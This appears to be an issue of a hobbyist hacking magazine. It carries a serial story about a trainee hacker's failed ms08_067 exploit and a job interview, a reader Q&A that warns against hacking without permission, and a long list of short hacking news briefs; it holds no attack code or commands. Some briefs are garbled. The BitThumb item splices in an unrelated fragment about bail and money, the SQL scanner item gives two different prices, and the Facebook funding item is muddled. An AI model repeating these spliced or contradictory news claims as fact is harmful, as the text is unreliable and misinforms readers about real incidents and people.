Windows Defender Application Guard	$500-$30,000
Microsoft Edge	$500-$15,000
Windows Insider Preview	$500-$15,000

Visit Now

First Interview

HACKED - The Beginning

I tried calling my SIR once again. The failure of the only exploit I learnt as part of my course was tormenting to me. I was almost in a mood of anger now. The call went unanswered. Had the call been answered, I would have vented my anger combined with frustration on the SIR.

With that channel not working, I took some time off. I became busy with some errand.After finishing that work, I called SIR once again. The response was same. Then I googled for ms08_067 exploit and many tutorials showed me that it worked perfectly with firewall disabled.

I was a bit disappointed but this was nothing compared to the disappointments I already faced in my path of trying to become a hacker. I decided to update my resume in the job portals once. My brother advised me that constant updating of the resume increases the chance of being hired. He also assisted me in making my resume and uploading it on various job portals. If it was upto me, I would'nt have done it.

After updating resume and checking the "Jobs you may like" section in Monster,a famous job portal, I saw something interesting. A company named "Omax" was looking for EHC freshers. EHC stands for Ethical Hacking Certified, the course I exactly took.

I was excited. It looked like a godsend to me. The good thing is they were not asking for any minimum percentage. I prepared my resume, did some preliminary preparation and set off to the interview. As a preparation for the interview, I went through not only the material provided by my institute but also my research material, eventhough it was only a bit.

As I reached the destination after a lot of searching for the location of the company, I saw that there were lot of candidates and "lot" would be an understatement. This was expected. As I already told you, the job market was dull and jobs for freshers were very less. I completed the application process, and waited for my turn.Meanwhile I befriended some candidates there. They were hiring for three posts : Network Security Administrators, Solaris Administrators and Windows administrators. Obviously, I applied for Network Security Adminstrator position.

As I was waiting outside, I saw some candidates directly going inside. They appeared to be candidates with reference. Seeing so many candidates and also referenced candidates, I mulled about my chances of getting this job. Just then, they called my name. I decided to be positive and went inside. The cool air conditioned air was really pleasant inside the office. The sequential arrangement of desktops enticed me. This is exactly how I dreamt my work place should be.

First round was a written test. The questions were simple. But I don't know what happened, may be due to the tension, I was not getting the answers at right time. The questions were something like this. What is NAT? What are different types of NAT? What is a workgroup and What is a domain? I was expecting questions like What's a firewall? What's an IDS and types of firewall etc. But still, I put my best.

Once the test was over, we were once again sent out to wait. I came to realise that my result may be bad as I have floundered many answers. I was waiting for the inevitability. It's only a matter of time, the result will be announced.

To Be continued

HACKING Q&A

Q: Sir, You had mentioned in the magazine that you learned hacking from some institute. Can you please tell me which institution it is and which course you studied? -Vineeth GK

A: Dear Vineeth, the institute from where I undertook my course unfortunately has closed its operations a long time back. But I can suggest other institutes if you need. If your desire is to learn hacking, then I won't suggest you do some course right away. Do your preliminary research on the things you want to learn. Once you get some familiarity, take a course. Even while doing course, you have to constantly research to gain more knowledge on hacking. Trust me, taking the course without researching is futile.

Q: If I use Havij to hack a website, will I be arrested?- Viruz

A : Dear Viruz, not only Havij, if you use any hacking tool on a website or network without their prior permission, its called malicious hacking and is a punishable offence. Laws vary for nation to nation but I think imprisonment is common in all nations. My sincere suggestion to you will be not to try out any hacking on sites which you have no permission to.

Q: Sir, Is the certificate really necessary for ethical hackers to get a job in cyber security? - Rahul

A: Rahul, I know many ethical hackers who have excellent skills but no certification. Most of them are bug bounty hunters and have made their mark in cyber security. So I don't think certification is compulsary but many companies prefer a certified ethical hacker for their job So a certification may be complimentary to your skills.

Send all your questions regarding hacking to qa@hackercool.com

Hi Readers, If you know any NON-PROFIT or a charity organization that needs a FREE security check of their network or websites, please refer them to this email

pentest@hackercool.com

This offer is only valid for NON-PROFIT or CHARITY organizations.

HACKING NEWS

37% of adults at risk of hacking due to Information OF Things - BullGuard:

According to a survey done by BullGuard, the consumer security specialist over 37% adults of UK are vulnerable to hacking through their internet connected devices other than laptops and smart phones. It said these devices can be pet trackers, baby monitors etc. It also said that the users were not securing these devices.

Sandworm behind NotPetya - ESET :

Czech cybersecurity firm ESET has concluded that a hacking group by the name Telebots or Sandworm is behind the recent NotPetya ransomware attack which rocked the world recently. Sandworm is considered to be a Russian hacking group with its operations mainly focussed on disrupting Ukraine. ESET has concluded that this ransomware attack was mainly intended for disruption.

Hacking Team is back :

Do you remember the infamous Hacking Team which was hacked by a hacker code named Phineas Fisher and whose data was displayed on the internet for all to see. Well it seems the company is back. It is working with the Sauid Government to catch dissenters.

Hacking Team was infamous for selling its services and tools to governments with dubious human rights records. Phineas Fisher said he hacked the Hacking team exactly for this reason.

BitThumb is hacked :

BitThumb, one of the biggest bitcoin exchanges has been hacked. Some users reportedly said that their cryptocurrency was stolen while the company said only user data has been stolen.Around user data of 30,000 customers has been stolen. vices if released on bail. He also said his parents are willing to “propose a large sum of money” to secure his release.

Lazarus behind recent ATM attacks :

Kaspersky has indicted Lazarus hacking group as responsible for recent ATM attacks all around the world. Over 60 ATMs, managed by one vendor were hacked and details of over 2500 credit cards were compromised.

Dark Web Hosting service hacked with shells :

A hacker calling himself Dhostpwned has hacked DeepHosting a dark web hosting service using a PHP shell and a Perl Shell. Company said even some sites were exported.

Humpty Dumpty leader sentenced to 2 years prison :

Vladimir Anikeyev, the leader of the Russian hacking ring Shaltai Boltai (Humpty Dumpty) which became famous by hacking the email account and Twitter profile of Prime Minister Dmitry Medvedev has been sentenced to two years in prison by a Russian court.

The group is also accused of stealing documents from the Federal Security Service (FSB). They allegedly sold these documents for up to 2 million dollars, according to the Financial Times.

Hackers targeting nuclear reactors:

According to report made by Department of Homeland Security (DHS), a dozen nuclear reactors in US were breached recently. Th report concluded that the hacks originated from Russia.

Food Kiosk vendor Avanti hacked:

Avanti Markets, the self-service payment kiosks company has been breached by hackers. They did this allegedly by pushing a malicious software to their payment devices,whose self-service payment kiosks sit beside shelves of snacks and drinks in thousands of corporate breakrooms across America, The breach may have compromised customer credit card and biometric data.

Hackers targeting European critical infra:

Just like the nuclear reactors in US, foreign hackers seem to be targeting networks related to critical infrastructure in Europe. It is said that the alleged hackers are from Russia and they are trying to penetrate the data networks.

HACKING NEWS

SQL Injection scanner availabe for 100$:

A new SQli injection scanner which also has a Telegram based interface is available on criminal hacking forums for 500$. This scanner is called Katyusha Scanner. The benefit of this scanner is that Katyusha customers can access the tool from their mobile phones, just by connecting to the Telegram channel they set up during installation.

Mumbai Cops catch Reliance Jio hacker :

Maharashtra Cyber Cop teams today nabbed Imran Chipa, the man allegedly responsible for hacking of data of Reliance JIO users. The hack came to light when data belonging to many JIo users was displayed on a website.

Irish energy company hacked :

Hackers allegedly belonging to Russia hacked an Irish energy company. The company said that eventhough there are no disruptions in power, hackers may have got hold of internal data.

Wikileaks publishes Android hacking tools

Continuing with the exposure of tools used by CIA in spying on its own citizens, Wikileaks now publsihed guides for tool called "Highrise" which is used to spy on Android phones.

Ashley Madison charges settled :

Ruby Corp, the parent company of Ashley Madison has agreed to settle charges with the class action claimants whose identities got leaked during the 2015 data breach. According to the settlement, the company has to pay for 3500$ for each person whose data got breached.

UAE behind Qatari hack :

The US intelligence officials claimed that UAE was behind the hacking of Qatar News Agency in late May. The hackers posted some fake news as quoted by the Qatari emir, Sheikh Tamim bin Hamad Al Thani.

Qatar lashed out at UAE and its diplomatic allies for violating international law by hacking into its news agency.

Two Iranian hackers charged with hacking:

The US department charged two Iranian hackers Mohammed Reza Rezakhah and Mohammed Saeed Ajily with charges of hacking into Arrow-Tech. Arrow-Tech is a firm which makes defence software for US government. The hackers were allegedly trying to grab a technology which can be used in making missiles.

Karim Baratov likely to contest extradition:

Karim Baratov, the Canadian man allegedly behind hacking of Yahoo, is likely to contest his extradition to US. His lawyer said that if an agreement is not reached with US, then he will try to keep Karim Baratov in Canada only.

Kylie Jenner's snapchat hacked :

Hackers have allegedly hacked Kylie Jenner's snapchat and are in possession of her nu*es. The 19 year old Keeping up with the Kardashians star is a favorite target for hackers as her twitter account was once hacked and racist tweets displayed.

BackBox Linux 5 released :

The Ubuntu based Pentrating distribution, Backbox Linux has released its latest version with major upgrades. You can learn more about BackBox here.

Six Billion records breached : RBS

Virginia based Risk Based Security has reported that six billion records have been already breached by hackers thsi year. This is a high jump from the records breached last year by this time. It also reported that hackers were mostly using phishing to breach networks.

Facebook to fund anti-hacking initiative :

Facebook decided to provide funds upto about $500,000 for Harvard, a nonprofit organization that aims to help protect political parties, voting systems and information providers from hackers and propaganda attacks.

North Korean hackers focusing on money:

North Korean hackers are targeting their hacking attacks to steal cash more than stealing secrets. These groups were responsible behind the hack of a Bangladesh central bank and stealing a lot of money from there. North Korea is an impoverished country with cash short